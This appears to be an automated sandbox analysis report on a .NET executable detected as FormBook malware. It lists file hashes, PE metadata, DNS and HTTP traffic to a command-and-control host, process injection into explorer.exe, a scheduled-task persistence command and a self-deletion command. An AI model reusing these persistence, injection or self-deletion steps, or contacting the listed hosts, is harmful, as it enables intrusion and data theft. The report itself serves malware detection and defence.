Joe Sandbox View:	• Filename: 201910152133#Ubc1c#Uc8fc#Ubd84#Uc2e0#Uaddc_10115_#Uc9c0#Uc544#Uc774#Ud14c#Ud06c_0.xlsx, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....Qa.....0..... ....@.. ....@.....d...W.....0..... ....H.....text..... ....`.rsrc...0.....@..@.reloc..... .....b.....@..B.....H.....T.....j.....3.}...T..o.Z.it....&.z<nw...Q..o.H|....e....(..@...>.._.2;t...E.YL.../0\....*....\e..q.....%[_...G. ... ..AF...u..?.].om=.G...)2..4.....C..._.....4l...`..q....^?.....y..?Q.o8.....)rRD.....u.sl...8q.}.T.i..o2<...N.F4..9...).....sq..q.....h.t_.gkg.G.{..M:/...F..k.F....n..+.....|p.~-..L^.... ...+./.dh.Q..X....M. ..U.2....p9..F.I...R{1.@t.8@/c..s\....''..O;.<vv~u7..;?.?...

C:\Users\user\AppData\Roaming\dWAzsHjHs.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\456yqMyHvT.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.865266394826885
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	456yqMyHvT.exe
File size:	1205248
MD5:	001122f11ae95a3c00eb3e76541bc264
SHA1:	750e1254a82c6e21ab5cfba176363f0112089f65
SHA256:	b25ef1151578640a5bb9e01fada60a8792fc4d3e92f3ddabf19ba4cd6d630f57
SHA512:	f57abfee1a9264dad15dcc70539beb16c4be5735cee0f085b349d0093df6997d185475eb47da19265e6d2dcaf0d631cd7af04ff31acb3e0e030a2cb26aaa8655
SSDEEP:	24576:s9YKH24J/lJ1/BuQ1Pn8Q96oOxBEF+hZF+u:sue2G8tBd8Q96oO00Z
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....Qa.....0..... ....@.. ....@.....

File Icon

Icon Hash:	138e8eccece8cccc

Static PE Info

General

Entrypoint:	0x50e9be
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61511506 [Mon Sep 27 00:49:10 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x10c9c4	0x10ca00	False	0.649662633783	data	7.02347259021	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x110000	0x19430	0x19600	False	0.391664100985	data	4.29516630678	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x12a000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 14:53:50.157510996 CEST	192.168.2.4	8.8.8.8	0xd0c6	Standard query (0)	www.zaborski.pro	A (IP address)	IN (0x0001)
Sep 27, 2021 14:54:10.915993929 CEST	192.168.2.4	8.8.8.8	0xf8fc	Standard query (0)	www.desire ezzplus.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 14:53:50.237306118 CEST	8.8.8.8	192.168.2.4	0xd0c6	No error (0)	www.zabors ki.pro		91.237.52.145	A (IP address)	IN (0x0001)
Sep 27, 2021 14:54:10.945149899 CEST	8.8.8.8	192.168.2.4	0xf8fc	No error (0)	www.desire ezzplus.com	desireezzplus.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 14:54:10.945149899 CEST	8.8.8.8	192.168.2.4	0xf8fc	No error (0)	desireezzp lus.com		66.254.114.234	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.zaborski.pro

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49852	91.237.52.145	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 14:53:53.295681000 CEST	5656	OUT	GET /gst0/?5jqLW=E2h0umA4e4YA7SaSgMuwd93jbjdDHroZn//SRLFoqGeMMw9kEwbocgJYh4hB9RBnaKwy&m2M0a=aZq8yroxIb HTTP/1.1 Host: www.zaborski.pro Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 14:53:53.338773966 CEST	5657	IN	HTTP/1.1 301 Moved Permanently Connection: close content-type: text/html content-length: 707 date: Mon, 27 Sep 2021 12:53:53 GMT server: LiteSpeed location: https://www.zaborski.pro/gst0/?5jqLW=E2h0umA4e4YA7SaSgMuwd93jbjdDHroZn//SRLFoqGeMMw9kEwbocgJYh4hB9RBnaKwy&m2M0a=aZq8yroxIb vary: User-Agent,Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 456yqMyHvT.exe PID: 6332 Parent PID: 6824

General

Start time:	14:52:00
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\456yqMyHvT.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\456yqMyHvT.exe'
Imagebase:	0xd20000
File size:	1205248 bytes
MD5 hash:	001122F11AE95A3C00EB3E76541BC264
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.704979180.0000000004131000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.704979180.0000000004131000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.704979180.0000000004131000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.706607375.00000000043B8000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.706607375.00000000043B8000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.706607375.00000000043B8000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.703199236.0000000003131000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: schtasks.exe PID: 6564 Parent PID: 6332

General

Start time:	14:52:20
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\dWAzsHjHs' /XML 'C:\Users\user\AppData\Local\Temp\tmp9071.tmp'
Imagebase:	0xc0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Analysis Process: conhost.exe PID: 3184 Parent PID: 6564

General

Start time:	14:52:21
Start date:	27/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: 456yqMyHvT.exe PID: 5188 Parent PID: 6332

General

Start time:	14:52:21
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\456yqMyHvT.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\456yqMyHvT.exe
Imagebase:	0x6a0000
File size:	1205248 bytes
MD5 hash:	001122F11AE95A3C00EB3E76541BC264
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.797957782.0000000000D80000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.797957782.0000000000D80000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.797957782.0000000000D80000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.797833968.0000000000D20000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.797833968.0000000000D20000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.797833968.0000000000D20000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3424 Parent PID: 5188

General

Start time:	14:52:22
Start date:	27/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000000.758649360.000000000DA94000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000000.758649360.000000000DA94000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
Reputation:	high

File Activities Show Windows behavior

Analysis Process: WWAHost.exe PID: 3040 Parent PID: 3424

General

Start time:	14:53:02
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\WWAHost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WWAHost.exe
Imagebase:	0x1190000
File size:	829856 bytes
MD5 hash:	370C260333EB3149EF4E49C8F64652A0
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.923803050.0000000000E50000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.923803050.0000000000E50000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.923803050.0000000000E50000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.924038169.0000000001160000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.924038169.0000000001160000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.924038169.0000000001160000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.923958720.0000000001010000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.923958720.0000000001010000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.923958720.0000000001010000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2440 Parent PID: 3040

General

Start time:	14:53:07
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\456yqMyHvT.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 4692 Parent PID: 2440

General

Start time:	14:53:07
Start date:	27/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis